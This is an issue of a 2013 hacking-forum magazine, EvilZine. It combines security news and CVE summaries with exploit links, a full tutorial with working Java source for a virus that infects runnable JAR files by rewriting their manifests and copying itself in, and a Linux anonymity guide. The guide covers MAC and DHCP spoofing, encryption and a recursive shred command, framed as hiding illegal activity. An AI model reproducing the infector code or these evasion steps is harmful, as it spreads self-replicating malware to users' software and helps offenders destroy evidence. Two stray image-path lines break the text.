News of The Wire

EvilZine

Issue 1

2013.04.05

www.evilzone.org

Evilzine

Official EvilZone magazine (aka EvilZine) made and maintained by the great EvilZone community supported by many great readers.

INDEX:

EvilZone news

EvilZone is slowly getting redefined with custom forum software currently in development by admins. The transition date, from SMF to new forum system, called "Project alpha", is unknown and it is unclear whether it is soon or not. Not much detail can be disclosed at this time about how it will look and work but it will surely be one of a kind, a new era for EvilZone.

In addition to the new forum system, the next largest thing used by the EvilZone community after the forum, which is an IRC network, will also be transitioned to a custom IRC daemon. Status of this project is unknown and it is still in close development.

High security news April 2013 by Mordred

Legend: “from” refers to the origin of the news itself more as a title; “by” refers to the writer of the article

Anonymous Hackers Plan to Target OPD

A controversial arrest caught on camera is getting attention from another corner. Computer hackers are targeting the Omaha Police department. An Internet video from Anonymous says they've heard the desperate calls for change in Omaha after seeing the video of an arrest last week. Operation Omaha, as it's called, is targeting the police department. “*I think the paranoia they create will probably be worse than the damage they do to people's accounts*”, said Miah Sommer of Omaha. OPD is taking the threat of a database breach very seriously. Dotcomm, which oversees the city and county computer systems, tells Channel Six News: “*We're taking all necessary precautions and, at this time, have no reason to believe there has been any successful hack against the OPD website*”.

Source - From and by www.wowt.com

Feds Not “Forthright” About Fake Cell Tower Devices

According to new Justice Department e-mails obtained by the American Civil Liberties Union (ACLU) of Northern California, and published on Wednesday, federal investigators have been routinely using stingrays to catch bad guys. A stingray is a device that can create a false cell phone tower, and allows authorities to determine a particular mobile phone’s precise location. Stingrays aren't new, law enforcement agencies nationwide are believed to have been using them for years. But one e-mail in the new trove reveals something brand-new: that the Feds were not fully clear about the fact that they were specifically using stingrays (also known as “IMSI catchers”) when asking for permission to conduct electronic surveillance from federal magistrate judges. A press representative from the United States Department of Justice did not respond to a request for comment. Groups like the ACLU are concerned that unsupervised use of such technology can inadvertently collect information of people who are not suspected of any crime, nor under investigation.

Source - From and by www.arstehnica.com

When Spammers Go to War: Spamhaus DDoS

Over the last ten days, a series of massive denial-of-service attacks has been aimed at Spamhaus, a not-for-profit organization that describes its purpose as "*track[ing] the Internet's spam operations and sources, to provide dependable realtime anti-spam protection for Internet networks*". These attacks have grown so large, up to 300Gb/s, that the volume of traffic is threatening to bring down core Internet infrastructure. The New York Times reported recently that the attacks came from a Dutch hosting company called CyberBunker (also known as cb3rob), which owns and operates a real military bunker and which has been targeted in the past by Spamhaus. The spokesman who the NYT interviewed, Sven Olaf Kamphuis, has since posted on his Facebook page that CyberBunker is not orchestrating the attacks. Kamphuis also claimed that NYT was plumping for sensationalism over accuracy. Sven Olaf Kamphuis is, however, affiliated with the newly organized group STOPhaus. STOPhaus claims that Spamhaus is "*an offshore criminal network of tax circumventing self declared Internet terrorists pretending to be 'spam' fighters*" that is "*attempt[ing] to control the Internet through underhanded extortion tactics*". STOPhaus claims to have the support of "*half the Russian and Chinese Internet industry*". It wants nothing less than to put Spamhaus out of action, and it looks like it's not too picky about how that might be accomplished. And if Spamhaus won't back down, Kamphuis has made clear that even more data can be thrown at the anti-spammers.

Source - From and by www.arstehnica.com

Russian Underground vSkimmer Botnet Targeting Payment World

A new botnet has emerged from the underground and is menacing the payment world. The cyber threat dubbed vSkimmer comes from Russia, according to revelations of the McAfee security firm. The security expert Chintan Shah wrote in a blog post that whilst monitoring a Russian underground forum, he found a discussion about a Trojan for sale that can steal credit card information from Windows PCs for financial transactions and credit card payments. The vSkimmer agent is able to detect card readers on the victim's machine and gather all the information from the Windows machines so that afterwards it can send it to a remote control server by encrypting it (Base64). The malware collects the following information from the infected machine and sends it to the control server:

1. Machine GUID from the Registry
2. Locale info
3. Username
4. Hostname
5. OS version

The vSkimmer malware is indicated as being the successor of the popular Dexter, a financial malware that targeted Point-of-Sale systems to grab card data as it transmitted during sales flow. Dexter is responsible for the loss of nearly 80,000 credit card records and data breach of payment card data of Subway restaurants in 2012. According security researchers at McAfee, vSkimmer appeared in the underground forum since February and it could be an ongoing project. Exactly as its predecessor, Dexter, vSkimmer is completely undetectable on the compromised host. *"vSkimmer can also grab the Track 2 data stored on the magnetic strip of the credit cards. This track stores all the card information including the card number."* To be precise on Track 2 you can find stored the card number, the three-digit CVV code and the expiration date, all necessary items in order to qualify a card for a payment process.

Source - From and by www.thehackernews.com

Expanding Internet Snooping Powers a 'Top Priority'

Discussing the "*going dark*" phenomenon at the American Bar Association last week, FBI general counsel Andrew Weissmann said that proposing new laws to let law enforcement get real-time access to cloud-based online communications will be "*a top priority this year*", as reported by Slate. He argued the FBI should have the power to tap not just phone calls and e-mails stored on a users' computer, but also cloud-based services such as Gmail, Dropbox, Skype and the chat features in online games, where he said chat features are "*being used for criminal conversations*".

Source - From and by www.mashable.com

Parastoo Warns Free Software License Killers

An e-mail sent by the hacking group Parastoo to the license violation e-mail address of the GNU Project states that two major Satellite Developer companies based in the U.S. have been found to be involved in extreme numbers of FSF and alike licenses violations. The U.S.G. and Army contractors for sensitive projects around the globe are allegedly infringing the aforementioned GNU rules for various purposes including but not limited to weapons development and drone manipulation. Parastoo have not released any more information on the matter, however their e-mail states: "*<snip> in an upcoming release, <snip> we will provide more than enough technical details in our report so that assumption is many people will easily confirm, document and refurbish it for you to be used in a court of Law. <snip> This message was intended to give you a heads up for 7th April*". It seems on April 7th there will be a release from Parastoo which will include the details on the alleged licensing infringement.

Source - From www.cryptome.org by Mordred

Oracle Blocks Traffic from Iran

A report has emerged stating that Oracle is blocking access to its sites from Iran. The block could mean that any Iranian servers that are using Oracle will be unable to update their systems, at least by conventional methods, leaving them exposed and vulnerable to zero-day and breaking exploits. It is also interesting that the URL states that there appears to be an embargo. Perhaps this is an indication of the promised, stiffer sanctions by the US against Iran, though there is little evidence to indicate there has been such a sanction that applies to the Internet and American-based web sites. On the other hand, it is notable that there have been cyber-operations against Iran, thought they were not exactly attributed to the U.S. This may be a prelude to some type of exploit. A visit to the page from Iran gives the user the message from the following URL and message:

www.oracle.com/splash/rpls/embargoed.html

In compliance with U.S. and applicable export laws we are unable to process your request. Please contact RPLS-Ops_ww@oracle.com if you believe you are receiving this notice in error.

Source - From and by www.siliconangle.com

Activists Now Targeted with Trojanized Backdoor Apps

Phishing e-mails targeting Tibetan and Uyghur activists and containing spying malware masquerading as legitimate DOC and PDF files are nothing new, as such spam campaigns have been going on for years. But it seems that the attackers have finally recognized the fact that many users often access their e-mails via their mobile phones, as Kaspersky Lab researchers have recently spotted Uyghur-themed e-mails delivering a malicious program for Android. The offered app is, in fact, a backdoor. Once the user installs and launches it, it presents information about the World Uyghur Congress mentioned in the e-mail, but in the background it contacts a C&C server located in the U.S. and notifies it of the successful infection. The Trojan then proceeds to harvest information from the device such as contacts, call logs, SMS messages, geo-location and general phone data (phone model, number, OS and version, etc.) and posts it to the C&C server. Both the fact that the source code of the Trojan is peppered with remarks in Chinese and that the C&C server's IP used to be associated with a domain recently registered by someone (ostensibly) located in Beijing, seems to point to Chinese-speaking attackers. In addition to this, the C&C index page and its publicly accessible interface are also written in Chinese, and its server is running Windows Server 2003 configured for the same language, the researchers point out. According to the researchers, the spam e-mail delivering the Android Trojan has been sent from a compromised e-mail account of a Tibetan activist, trying to exploit the trust existing between Tibetan and Uyghur activists. "*Until now, we haven't seen targeted attacks against mobile phones, although we've seen indications that these were in development*", they say, adding that this is perhaps the first in a new wave of targeted attacks aimed at Android users. Needless to say, users can easily thwart the attack by not installing and running APK attachments even when they seem to come from trusted sources.

Source - From and by www.net-security.org

MySQL (Linux) Database Privilege Elevation Zeroday Exploit

CVE-2012-5613: MySQL 5.5.19 and possibly other versions, and MariaDB 5.5.28a and possibly other versions, when configured to assign the FILE privilege to users who should not have administrative privileges, allows remote authenticated users to gain privileges by leveraging the FILE privilege to create files as the MySQL administrator. NOTE: the vendor disputes this issue, stating that this is only a vulnerability when the administrator does not follow recommendations in the product's installation documentation. NOTE: it could be argued that this should not be included in CVE because it is a configuration issue.

Exploit available at: http://www.exploit-db.com/exploits/23077

Source – From and by http://cve.mitre.org and http://www.exploit-db.com

Java CMM Remote Code Execution

CVE-2013-1493: The colour management (CMM) functionality in the 2D component in Oracle Java SE 7 Update 15 and earlier, 6 Update 41 and earlier, and 5.0 Update 40 and earlier allows remote attackers to execute arbitrary code or cause a denial of service (crash) via an image with crafted raster parameters, which triggers (1) an out-of-bounds read or (2) memory corruption in the JVM, as exploited in the wild in February 2013.

Exploit available at: http://www.exploit-db.com/exploits/24904

Source – From and by http://cve.mitre.org and http://www.exploit-db.com

This paper explains how to create a virus that infects runnable Java Archive Files (JAR), while preserving their functionality. I invented this technique, but I think it is something you can easily come up with once you know how a JAR works.

The emphasis lies on the infection technique, not on doing harm or hiding the virus from detection, which would be a whole topic by itself.

The Java Archive File

At first you need to know how your host program actually works to preserve the functionality of the host. A JAR file is a ZIP file with the file ending .jar and a file named MANIFEST.MF in it. The JAR usually contains Java Bytecode. A runnable JAR has an entry in the MANIFEST.MF that tells the Java Runtime which class contains the main method, so that it knows where to start the execution.

A typical manifest resides in the folder META-INF and looks like this:

```
1 Manifest-Version: 1.0
2 Class-Path: .
3 Main-Class: gui.AppStarter
```

The entry Main-Class tells here that the main method can be found in gui/AppStarter.class within the JAR. Knowing that the JAR file is just a ZIP, you can also handle it like this and extract it with i.e. 7zip.

The JAR Infection Technique

To infect a JAR, the virus has to update the JAR with its own .class files and change the manifest Main-Class entry so that the virus is executed. But it also has to preserve the old Main-Class entry in order to execute the host, when the host is run.

So these are the steps in an overview:

1. Look for JAR files.
2. For every JAR do: If JAR not infected, go on with next steps.
3. Change the manifest Main-Class entry to the virus main class.
4. Copy the virus .class files into the JAR.
5. Save the old manifest entry somewhere in the JAR.
6. Execute the own host by looking at the preserved manifest entry.

Step 1: Looking for JAR Files

```
1 private boolean isZip(File file) {
2     if (file.isDirectory()) {
3         return false;
4     }
5
6     final int MAGIC_NUMBER = 0x504B0304;
7     try (RandomAccessFile raf = new RandomAccessFile(file, "r")) {
8         return raf.readInt() == MAGIC_NUMBER;
9     } catch (IOException e) {
10        e.printStackTrace();
11    }
12    return false;
13 }
```

Basically you can try to either search for files with a ".jar" ending or you make it more robust and check if it actually is a ZIP with a manifest in it.

For the latter you can use the following method to determine if the file is a ZIP:

First you make sure the file is no directory, afterwards you check if the first 8 bytes of the file are the MACIG_NUMBER. That number is the file signature for ZIP.

Here you can find a huge list of file signatures: http://www.garykessler.net/library/file_sigs.html

Step 2: Determine Infection

You don't want to infect files twice, so you need a method to determine whether a JAR already has been infected. I figured, I would just compare the Main-Class entry in the manifest. If it equals the virus entry, it is already infected.

```
1 Jarchiver jar = new Jarchiver(jarFile);
2 hostEntry = jar.readEntryPoint();
3 if (hostEntry.equals(JarVir.class.getName())) {
4     System.out.println("jar already infected");
5 }
```

- `hostEntry` is the entry point of the file to be infected.
- `JarVir.class.getName()` returns the entry point of the virus. If they are equal, the JAR is already infected.

The Jarchiver is a helper class for the virus that provides functions for updating JAR and reading the manifest.

Here is how the Jarchiver reads the entry point of the manifest:

```
 1 private final String jarFile;
 2 private Manifest manifest;
 3
 4 public Jarchiver(String jarFile) throws IOException {
 5     this.jarFile = jarFile;
 6     try (JarInputStream is = new JarInputStream(
 7         new FileInputStream(jarFile))) {
 8             manifest = is.getManifest();
 9         }
10     }
11
12 public String readEntryPoint() {
13     Attributes attr = manifest.getMainAttributes();
14     return attr.getValue(Attributes.Name.MAIN_CLASS);
15 }
```

Step 3: Updating the Manifest

```
1 jar.changeEntryPoint(JarVir.class.getName());
```

We use the Jarchiver again to update the manifest Main-Class entry with the main class of the virus:

It looks like this in the Jarchiver:
This doesn't change the manifest on disk already, but in memory. When updating the JAR in the next step the new manifest is written into it.

```
1 public void changeEntryPoint(String entryPoint) {
2     Attributes attr = manifest.getMainAttributes();
3     attr.put(Attributes.Name.MAIN_CLASS, entryPoint);
4     printAttributes(manifest);
5 }
```

Step 4: Updating the JAR

This turned out to be not that straight forward, because in order to update a JAR you have to create an entirely new JAR and replace the old one with the new file.

This is what the virus does:
It gets the location of the own .class files and the names of them that shall be copied into the host and it provides the old entry point of the host (meaning the host class that contains the main method).

```
1 Set<String> inFiles = getOwnEntries();
2 jar.updateJar(inFiles, getRunningJarLocation(), newHostEntry);
```

The own entries are the two virus .class files to be written:

```
1 private Set<String> getOwnEntries() {
2     Set<String> inFiles = new HashSet<>();
3     inFiles.add("jarvir/Jarchiver.class");
4     inFiles.add("jarvir/JarVir.class");
5     return inFiles;
6 }
```

```
1 private String getRunningJarLocation() {
2     String path = JarVir.class.getProtectionDomain().getCodeSource()
3             .getLocation().getPath();
4     try {
5         return URLDecoder.decode(path, "UTF-8");
6     } catch (UnsupportedEncodingException e) {
7         e.printStackTrace();
8     }
9     return null;
10 }
```

And you get the location of the currently running JAR like this:
(<—)
You need this location and the entries to copy the virus into the new host file.

Why don't just copy the whole JAR?
Because the virus will operate from host JAR files which contain more than just the virus itself. So you only copy the virus files into new hosts and not more.

The Jarchiver updates the JAR like this:

```
1  public void updateJar(Set<String> inFiles, String ownJar, String hostName)
2              throws FileNotFoundException, IOException {
3      String jarOut = jarFile + "out.jar";
4      try (JarInputStream jin = new JarInputStream(new FileInputStream(jarFile));
5          JarInputStream ownIn = new JarInputStream(new FileInputStream(ownJar));
6          JarOutputStream jout = new JarOutputStream(new FileOutputStream(jarOut), manifest)) {
7
8              copyHost(jin, jout);
9              writeInFiles(inFiles, ownIn, jout);
10             writeHostName(jout, hostName);
11             }
12     replace(jarFile, jarOut);
13 }
```

Those are quite a few steps, so let's make this a bit more clear:
The Jarchiver creates two InputStreams, one for the JAR that has to be infected (jin) and one for the JAR the virus is currently running in (ownIn). It creates an OutputStream (jout) to write an updated copy of the JAR, that contains virus, host and a note with the main class of the host. Afterwards it replaces the old JAR file with the updated one.

Here are the methods copyHost and writeInFiles in detail:

```
1  private void writeInFiles(Set<String> inFiles, JarInputStream ownIn,
2                  JarOutputStream jout) throws IOException {
3      JarEntry entry;
4      while ((entry = ownIn.getNextJarEntry()) != null) {
5          if (inFiles.contains(entry.getName())) {
6              writeJarEntry(jout, ownIn, entry);
7              System.out.println("write own entry " + entry);
8          }
9      }
10 }
11
12 private void copyHost(JarInputStream jin, JarOutputStream jout)
13                 throws IOException {
14     JarEntry entry;
15     while ((entry = jin.getNextJarEntry()) != null) {
16         writeJarEntry(jout, jin, entry);
17         System.out.println("write entry " + entry);
18     }
19 }
20
21 private void writeJarEntry(JarOutputStream out, JarInputStream in,
22                 JarEntry entry) throws IOException {
23     out.putNextEntry(entry);
24     byte[] buf = new byte[1024];
25     int bytesRead;
26     while ((bytesRead = in.read(buf)) != -1) {
27         out.write(buf, 0, bytesRead);
28     }
29     out.closeEntry();
30 }
```

Both use `writeJarEntry`, which writes exactly one entry to the specified output stream.

Step 5: Save the old entry point of the host

To preserve the entry point of the host the method `writeHostName` writes a files with the hostname string into the JAR:

```
1 private void writeHostName(JarOutputStream out, String hostName)
2                 throws IOException {
3     out.putNextEntry(new JarEntry("jarvir/host"));
4     out.write(hostName.getBytes());
5     out.closeEntry();
6 }
```

this will be read by the virus upon execution of the new host file.

Step 6: Execute the own host

The virus that has just infected other host files, still has to execute the host of the JAR it is currently running in. This step was the most difficult for me, because I never had to use reflection before.

The problem is that we only have a name of a class. We do not have direct access to the class or its main method. So we need to use reflection to get the class and execute the main method.

This is done here:

```
1  private void invokeHostMain(String[] args) {
2      try {
3          String hostName = getHostName();
4          if (hostName != null) {
5              Class<?> host = Class.forName(hostName);
6              Class[] argTypes = new Class[] { String[].class };
7              Method main = host.getDeclaredMethod("main", argTypes);
8              main.invoke(null, (Object) args);
9          }
10     } catch (Exception e) {
11         e.printStackTrace();
12     }
13 }
```

In order to get to know more about reflection in Java, read this:
http://docs.oracle.com/javase/tutorial/reflect/index.html

`getHostName` reads the entry point of the host from the file that we saved in there. It has to read that text file, while it is in the JAR, which you can do like this:

```
1  private String getHostName() throws IOException {
2      String name = null;
3      InputStream in = getClass().getResourceAsStream("host");
4      if (in != null) {
5          try (BufferedReader reader = new BufferedReader(
6              new InputStreamReader(in))) {
7              name = reader.readLine();
8          }
9      } else {
10         System.err.println("host not found");
11     }
12     return name;
13 }
```

And that's it. Because this virus infects JAR files, it is able to work on all platforms that have a JVM.

You can find the whole code of the virus and an example output here: http://goo.gl/f3CkG

Short url to the article online: http://goo.gl/DQZIz

In This Tutorial:

* Browser Security
* Local Net Security
* Encryption/Logs
* Virtualization Software/LiveUSB
* IP Address

What You Will Need:

* A brain
* A computer
* The ability to read
* Wireshark (not absolutely necessary)
* Linux. There's already plenty of Windows tutorials out there.

Let's Get Started!

First of all, I realize that there are already a few anonymity tutorials in our wonderful Anonymity section. However, I realized today that they are incredibly generic and are practically duplicates of the hundreds of other generic tutorials out there littering the net. So, I decided to write one that is a little bit more inclusive. I would also like to add that there is not one tutorial out there that will provide you with absolutely all the information you will need to be 100% anonymous. In fact, I don't think that you even can be 100% anonymous. Keep that in mind, and always be paranoid.

Browser Security

Chaining 35 proxies won't do you any good if you overlook other aspects of being anonymous. As far as I'm concerned there's a few keys points to browser security:

A) User Agent:

If you don't already know what this is then you should probably come back to this tutorial later in life. But just in case:

"The term was coined in the early days of the Internet when users needed tool to help navigate the Internet. Back then, the Internet was (an actually still is) completely text-based, and to navigate the text, text commands needed to be typed into a keyboard. Soon tools were developed to be the users 'agent', acting on the user's behalf so that the user didn't have to understand the cryptic commands in order to retrieve information. Today, nearly everyone uses a web browser as their user agent." - http://whatsmyuseragent.com/WhatsAUserAgent

Obviously this can be indentifying, especially if you have a rather unique one. In older versions of Firefox you were able to go into the `about:config` and permanently edit your user agent. I don't think you can do that now. So instead, I would recommend getting an add-on to take care of this. There are plenty of them, but my favourite one is *"Override User Agent"* (http://goo.gl/1FKJd) because it seems to have the most choices. Everything from Safari to Opera to Internet Explorer to Mozilla to Mobile user agents. You can even make it appear as though you are a Google Bot. Too easy.

You can do this in most major browsers and it will almost always come in the form of an add-on.

B) Referrer Url:

This one seems to be rather overlooked. This is an HTTP header field that can be used to track your path from page to page. This one is also a simple fix. At least in Firefox. All you have to do is, once again, go to the *about:config* and search for *network.http.sendRefererHeader*. Once you've found it just set it to a value of *0*. That takes care of that. You can also use the add-on *RefControl*.

In Chrome you can check this out: http://goo.gl/hOja2

If you are using Internet Explorer then... Well then you should just go away.

C) Cookies:

Cookies are used to track your web activities. Don't think that just because you are using Tor you are safe from this. As usual there is a plethora of add-ons that you can use. You can also set your browser to not accept cookies from sites, however, you may find that you won't be able to access certain sites if you do this. At least make sure that you remove cookies when you are done with your session. This can be done in Firefox:

Prefs > Privacy > Show Cookies > Remove All Cookies.

Obviously that's for Firefox. In Chrome it's something like:

`Chrome > Tools > Clear Browsing Data.`

For Opera it would be:

`Settings > Preferences > Advanced > Cookies.`

For those of you who don't know there is such a thing as long-term cookies. Otherwise known as LSO's (Local Shared Objects). These are flash cookies. As far as I know they aren't removed when you do the cookie removing steps I mentioned above. You can handle these by getting the add-on called *"BetterPrivacy"* (http://goo.gl/6mLd9).

I hope I don't have to tell you guys to clear your history or use Private Browsing. Oh! and one more note that I'm not going to make a title for. Be aware of the Desktop and Web Browser extensions you are using. For example, weather monitoring extensions could be very bad because they may transmit zip codes or address information to get local weather reports. Many people overlook this. Hiding your IP won't matter if you overlook this.

D) Other good add-ons:

* Adblock Plus (http://goo.gl/ZvffD) -- Can be used for Firefox, Chrome, Opera and Android.
* HTTPS Everywhere (http://goo.gl/TKQrW) -- Encrypts your communications with over 1000 websites. Unless you're taters I'm sure most of you are already using this ;)
* Ghostery (ghostery.com) -- See what's tracking you on a site to site basis. Block them if you wish.
* TrackMeNot (http://goo.gl/foDkN) -- I really like this one. This one spoofs your searches. For example, currently it looks like I'm browsing for dogs. When instead I might be browsing: How to be a terrorist.
* No Script (noscript.net) -- Oh come on.

E) Startpage:

Also, for those of you who don't like Google for obvious reasons, check out Startpage (startpage.com). It sends your searches to their own server before actually sending it out to the web to help hide who's searching. It's a lot like Ixquick except that it yields better results. They don't log your IP.

If you aren't worried about your local network identifying your machine then I wouldn't worry about this section. Still, it's good to know.

A) MAC Address:

Your MAC address is a 48bit hardware identifying address which is part of your network card. Everyone has one and they are all unique. Again, this doesn't cross router boundaries so there are many situations when spoofing this doesn't matter. There are a few ways to spoof this. This first way being manually. The basic syntax for this is:

`ip link set wlan0 down` <--- to bring down the interface temporarily, otherwise it won't work;
`ip link set wlan0 hw ether ff:ff:ff:ff:ff:ff` <--- don't use that one;

Then you have to reconfigure the interface. Simply running `ip link set wlan0 up` (or `ifconfig wlan0 up`) won't work.

The easier way is just to do this with *macchanger*.

```
$codebowl> macchanger --help
Usage: macchanger [options] device

  -h,  --help                  Print this help
  -V,  --version               Print version and exit
  -s,  --show                  Print the MAC address and exit
  -e,  --endding               Don't change the vendor bytes
  -a,  --another               Set random vendor MAC of the same kind
  -A                           Set random vendor MAC of any kind
  -r,  --random                Set fully random MAC
  -l,  --list[=keyword]        Print known vendors
  -m,  --mac=XX:XX:XX:XX:XX:XX  Set the MAC XX:XX:XX:XX:XX:XX
```

Generally I prefer to do `macchanger -r wlan0` . Don't forget to run `ip link set wlan0 down` first.
If you want to run this at start-up, you could write a little bash script and sym-link it like so:
`ln -s /etc/init.d/script.sh /etc/rcX.d/K10script.sh`


B) DHCP:

Many people are aware of the MAC address and that spoofing it might be a good idea. Not everyone considers this though. Your DHCP client will often transmit some information when requesting an IP address. Much of the time this only includes your hostname and MAC address (which you now know how to spoof). Unless your hostname is: `twinkletits@hackingboxDumbassvilleOregon123herpderpLane`
Then you should be fine.

Unfortunately, at least in the case of DHCPcd for you Gentoo and Arch users, it transmits a hell of a lot more. It will transmit your hostname, DHCPcd version, Kernel, OS and architecture. This is known as your vendor class id. Which is obviously very identifying. This can be taken care of by editing your `/etc/DHCPcd.conf` file.

So, for example instead of having your actual hostname and vendor class id to be transmitted, you can change it to whatever you want. Now, here's where you might want Wireshark. Set your filter to `bootp` and send out a DHCP request.


Take a look at this DHCP Request packet:



Notice where it's highlighted and it says `Vendor Class ID`. That is extremely identifying information. As you can see I'm using Arch Linux with Genuine Intel. You now know my exact Kernel and DHCP version. Underneath you can see that my hostname is machine. However, when I append these lines to the bottom of /etc/DHCPd.conf:

```
hostname imatransvestite
vendorclassid isc-dhclient-V3.1.3:Linux-2.6.32-45-generic-ubuntu:x86
```

And now we send out another DHCP request:



Take a look at my `Vendor Class ID` and hostname now. Be aware there are a lot of local services that may transmit your user and hostname. TCP ident lookups, FTP logins, perhaps telnet are examples. Generally it's a good idea to not have a unique or identifying user and hostname.

::Encryption/Logs

There are a few kinds of encryption.

A) Stacked Encryption:

This is a when an encrypted filesystem is stacked on top of an existing filesystem. This causes all files written to the encrypted folder to be done so "on the fly" before being written to disk. Example software:

* eCryptfs
* EncFS

B) Block Device Encryption:

This, on the contrary, is written below the filesystem layer to make sure that everything written to a certain block device is encrypted. Example software:

* dm-crypt + LUKS
* TrueCrypt

C) Example Encryption Schemes:

1. Simple Data Encryption -- Would include an encrypted folder in `/home`. Might be encrypted in EncFS or TrueCrypt.
2. Simple Data Encryption (external device) -- Would include an entire external device encrypted with TrueCrypt.
3. Partial System Encryption -- Would include the home directories encrypted, perhaps with eCryptfs. SWAP and `/tmp` separate partitions encrypted with dm-crypt + LUKS.
4. System Encryption -- If using TrueCrypt you can't do this in Linux.
5. Paranoid System Encryption -- A rather clever idea. The entire hard drive is encrypted with dm-crypt + LUKS, and the `/boot` partition is on a separate USB stick. You would have to be freshly installing to do this because I highly doubt that any of you set up your `/boot` partition to be on a separate USB stick. This way, you can't even boot the OS without the USB.

Be sure that anything sensitive you may have is NEVER stored in an unencrypted area. I recommend always having at least one encrypted folder, if not an entire device, on an external drive. That way it is entirely off of your computer. If you accidentally happen to save something in an unencrypted area, don't think that deleting it is good enough. Every *nix should have a built in shredding command.

```
$codebowl> man shred
NAME
       shred - overwrite a file to hide its contents, and optionally delete it

SYNOPSIS
       shred [OPTION]... FILE...

DESCRIPTION
       Overwrite  the specified FILE(s) repeatedly, in order to make it harder

Usage: shred [OPTION]... FILE...
Overwrite the specified FILE(s) repeatedly, in order to make it harder
for even very expensive hardware probing to recover the data.

Mandatory arguments to long options are mandatory for short options too.
  -f, --force    change permissions to allow writing if necessary
  -n, --iterations=N  overwrite N times instead of the default (3)
      --random-source=FILE  get random bytes from FILE
  -s, --size=N   shred this many bytes (suffixes like K, M, G accepted)
  -u, --remove   truncate and remove file after overwriting
  -v, --verbose  show progress
  -x, --exact    do not round file sizes up to the next full block;
                   this is the default for non-regular files
  -z, --zero     add a final overwrite with zeros to hide shredding
      --help     display this help and exit
      --version  output version information and exit
```

I would recommend at least using the u and z flags. If you want to shred the contents of an entire directory you can run this command: `'find -type f -execdir shred -uvz '{}' \;'`

C) Logs:

Logs can let someone know what you have been doing on your system. Some common places for logs and temporary data in Linux are:

* `/tmp`
* `/var/tmp`
* `/var/logs`
* `/home` (hidden files and folders)

I would be careful about what you go doing in these directories. Destroying certain files could do serious damage to your operating system. Something else I would watch out for is your `swap` partition. Data could be saved here if you happen to use `swap`. This data could be retrieved even though you may not be aware of it. If you have the RAM I would recommend not even making a `swap` partition. Alternatively, you could mount your RAM and `swap` as `/tmpfs` and they will be cleared at shutdown. You can easily do this in your `/etc/fstab`.

::Virtualization Software/liveUSB

To be quite honest, I wouldn't worry TOO much about logs. A better idea is to just not do anything illegal on your main OS. There are alternatives.

A) Virtualbox/VMware:

A good idea is to install some anonymity based OS (or any OS for that matter) in a virtualization software of your choosing. Doing this keeps a lot of sensitive information such as logs and whatnot off of your main OS. Think of it as keeping all your dirty underwear in one tiny basket. I'm not going to teach you how to create a virtual machine here because, it's easy. What I will say is that if you are going to do this you should do it the right way. My recommendation is to follow these steps:

1. Encrypt an external device. Preferably not a USB. You'll probably need something with more room.
2. Before you create the virtual machine, plug in your external and unlock it (since you encrypted it).
3. Set the path of the virtual machine in your settings to the path of the encrypted device. Doing so will make it so that the only way to access your virtual machine is if the device is plugged in and unlocked.
4. For extra security use a couple of key files. Use a few .jpeg or .mp3 files on yet another external device. That is, if you're paranoid enough. Some good operating systems for doing this might be:
    * Virtus (http://goo.gl/4SOFm) (although it runs on Ubuntu 11.10 so maybe not).
    * Whonix (http://goo.gl/VeWcW)

Whonix is built specifically for Virtualization software. You cannot install this on your actual computer. Due to the way it's built DNS leaks are impossible.

B) LiveUSB:

Using virtualization software is a good practice. However, it IS still on your actual computer. Yet a safer way would be to create a LiveUSB. You can do this with UNetbootin, LinuxLive USB Creator (LiLi) or the dd command: `dd if=/path/to/iso of=/dev/sdX`

Create it with no persistence. What is persistence you ask? Persistence is when any settings or modifications you make on a LiveUSB stay, or, persist every time you start up the LiveOS.

